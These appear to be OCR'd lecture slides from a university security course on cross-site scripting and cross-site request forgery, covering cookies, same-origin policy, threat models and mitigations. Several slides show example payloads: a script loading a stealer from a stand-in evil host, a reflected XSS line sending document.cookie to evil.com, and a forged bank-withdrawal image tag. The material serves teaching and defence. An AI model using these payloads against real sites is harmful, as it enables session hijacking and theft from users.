
SECURITY (COMP0141): XSS / XSRF



INTEGRITY, REVISITED

- SQL injection
- clickjacking
- **XSS/XSRF**

XSRF is also often called CSRF

WEB SESSIONS

HTTP is a stateless protocol...

...but most web applications are session-based (you stay logged in until you log out or enough time passes)

How? Cookies

WEB COOKIES

The web server provides a token in its response that looks like
`Set-Cookie: <cookie-name>=<cookie-value>`

This is then attached to every future request sent to the server

Examples:

- UserID
- SessionID
- isAuthenticated
- Preferences
- Shopping cart contents
- Shopping cart prices


WEB COOKIES

Session cookies exist only during current browser session
- Deleted when browser is shut down (unless you configure it differently)
- Expiration property is not set

Persistent cookies are saved until some server-defined expiration

What's the threat model?
- Who is trusted and who is a potential attacker?
- Does the web browser have to provide cookies?
- How hard is it for a user to modify their cookies?

HOW DOES THE MODERN WEB WORK?


The School of The New York Times
The New York Times
Tuesday, February 27, 2018
Today's Paper
Video
40°F FTSE 100 +0.02%
Two-week summer programs for high school students.
World U.S. Politics N.Y. Business Opinion Tech Science Health Travel Magazine T Magazine ALL
Book now


$8.95/Day Car Rentals

$8.95/Day Car Rentals Compare & Book Deals Up to 35% Off!

these might too

these come from a different site

Remember we saw last time that websites can embed content from other websites using iframes




JAVASCRIPT

JavaScript was designed as scripting language for Navigator 2, implemented in (literally) 10 days and related to Java in name only ("Java is to JavaScript like car is to carpet")

Scripts embedded in web pages using `<script>` tag that get the browser to execute some linked script (`src="function.js"`)

This means your computer is executing code (scripts) that it finds on the Internet

In terms of what these scripts look like, they're almost always written using JavaScript



JAVASCRIPT SECURITY

Script runs in a "sandbox": no direct file access and restricted network access


Same-origin policy: script can read properties of documents only from the same server, protocol, and port

But, same-origin policy does not apply to scripts loaded from arbitrary site, so `<script type="text/javascript" src="http://www.sarah.com/myscript.js"></script>` runs as if it were loaded from the site that provided the page!

Server can also explicitly tell browser other domains that are allowed using `Access-Control-Allow-Origin` header

HTML INJECTION

Many interactive web applications echo user input
- Search queries
- Tweets
- Forum posts


https://www.google.com/search?q=asdfghjkl

asdfghjkl

About 7,790,000 results (0.30 seconds)

A privacy reminder from Google

Urban Dictionary: asdfghjkl
https://www.urbandictionary.com/define.php?term=asdfghjkl
An expression used when you are so excited you can't even find the words to describe your feelings.

People also ask
What does Asdfghjkl mean?
What does Zxcvbnm mean?


HTML INJECTION

Many interactive web applications echo user input
- Search queries
- Tweets
- Forum posts

What if user input contains HTML markup tags?

Similar story as with SQL injection: if the server doesn't sanitise and encode it, markup is rendered by the web browser as it is provided by any user of the website

ALERT(1) TO WIN



alert(1) to win


The code below generates HTML in an unsafe way. Prove it by calling `alert(1)`.

```
function escape(s) {
  return '<script>console.log("'+s+'");</script>';
}
```

Input

type here

Feel free to try it out yourself at https://alf.nu/alert1




THREAT MODEL

Is the server trusted by the browser? or the user?

- Browser fingerprinting
- Forward secrecy / revocation
- Typosquatting / pharming
- Clickjacking
- XSS (trusted to be careful, not just non-malicious!)


In contrast to the other attacks, here the problem is that the server can be tricked into supplying malicious data rather than intentionally providing it itself



CROSS-SITE SCRIPTING (XSS)

```
<script src="myevilsite.com/steal.js">
```

In a stored cross-site scripting (XSS) attack, users may be able to get other users to run arbitrary scripts by embedding them in comments or other user-generated content on the site. These scripts might then do things like send cookies (which contain login information) to the attacker



CROSS-SITE SCRIPTING (XSS)

XSS exploits the trust a user has in a site (form of **session hijacking**)


"I love building!"

```
<script src="myevilsite.com/steal.js">
```

send me your cookies!

15

User is implicitly trusting the site to not host content like this



REFLECTED XSS

```
<iframe src=bob.com/
greet.cgi?name=<script>
win.open("evil.com/steal.cgi?
cookie="+document.cookie)
</script>>
```

```
Hi,
<script>win.open("evil.com/
steal.cgi?cookie="+document.cookie)
</script>!
```

16

A reflected XSS attack is slightly different, here the attacker relies on Alice visiting their website and then having another website that will echo her input in an insecure way

CROSS-SITE SCRIPTING (XSS)

More generally, XSS lets an attacker do anything a legitimate client-side script from that server could do


- Show false information
- Request sensitive information
- Trigger HTTP requests from the client

How to prevent?

- Preventing injection of scripts is hard! Not enough to block “<“ and “>” or allow only simple HTML tags
- Partial fix: `httpOnly` cookies cannot be accessed via script (but this doesn’t stop XSS attacks, just cookie theft)

17

THREAT MODEL




Is the browser trusted by the user? or the server?

- XSRF (trusted to be careful, not just non-malicious!)

18

Again, the trust is not just that it won’t do bad things but that it won’t do naive things either




CROSS-SITE REQUEST FORGERY (XSRF)

"I love building!"

```
<img src="http://barclays.com/withdraw?
 acct=Alice&amount=1000&for=ProfEvil">
```

In an XSRF attack (also sometimes abbreviated CSRF), attacker can't embed arbitrary scripts but can get Alice to run code to carry out action that he can't do on his own. Here, Alice may have one tab open with her bank account, meaning she has a login cookie there, and one with Bob's site. If she visits the URL posted by the adversary her browser will automatically carry out the action because she is logged in to her bank account




CROSS-SITE REQUEST FORGERY (XSRF)

XSRF exploits the trust a site has in a browser (**confused deputy** attack)

"I love building!"

```
<img src="http://barclays.com/withdraw?
 acct=Alice&amount=1000&for=ProfEvil">
```

So, this is a slightly different type of attacker that relies on the way a browser works (in particular having communication across different tabs and login cookies)




CROSS-SITE REQUEST FORGERY (XSRF)

When a browser issues a `GET` request, it attaches all cookies it has from the target site

The target sees the cookies but has no way of knowing the request was really authorised by the (human) user

How to prevent?

- Secret tokens visible only by same-origin content (client needs to include these tokens in state-altering requests)
- Don't alter state based on `GET` requests
- Same-origin cookies (Chrome)




XSS VS. XSRF

XSS

- Server-side vulnerability
- Attacker injects a script into the trusted website
- Trusting browser executes attacker's script

XSRF

- Server-side vulnerability
- Attacker gets trusted browser to issue requests
- Trusting website executes attacker's requests



MITIGATIONS

for websites:
use same-origin policy / content security policy
sanitise HTML
require additional authentication

for users:
don't run scripts! (NoScript, Ghostery, etc.)
don't "stay signed in"

23


These are common attacks and everyone needs to do their part to prevent them. Not okay just to rely on websites since this requires too much trust


INTEGRITY, REVISITED

- SQL injection
- clickjacking
- XSS/XSRF

24


So, whereas for confidentiality we had nice solutions, integrity is a much more subtle property (meaning it's much harder to get it right)



CIA TRIANGLE

defences use cryptography and are (largely) comprehensive
confidenti
integrity
availability
defences use system attributes and are more ad hoc

As such, we end up relying on the risk management approach for integrity, which creates a moving target and opens up the possibility of further attacks



QUIZ!

Please go to

```
https://moodle.ucl.ac.uk/mod/quiz/view.php?id=2885316
```

to take this week's quiz!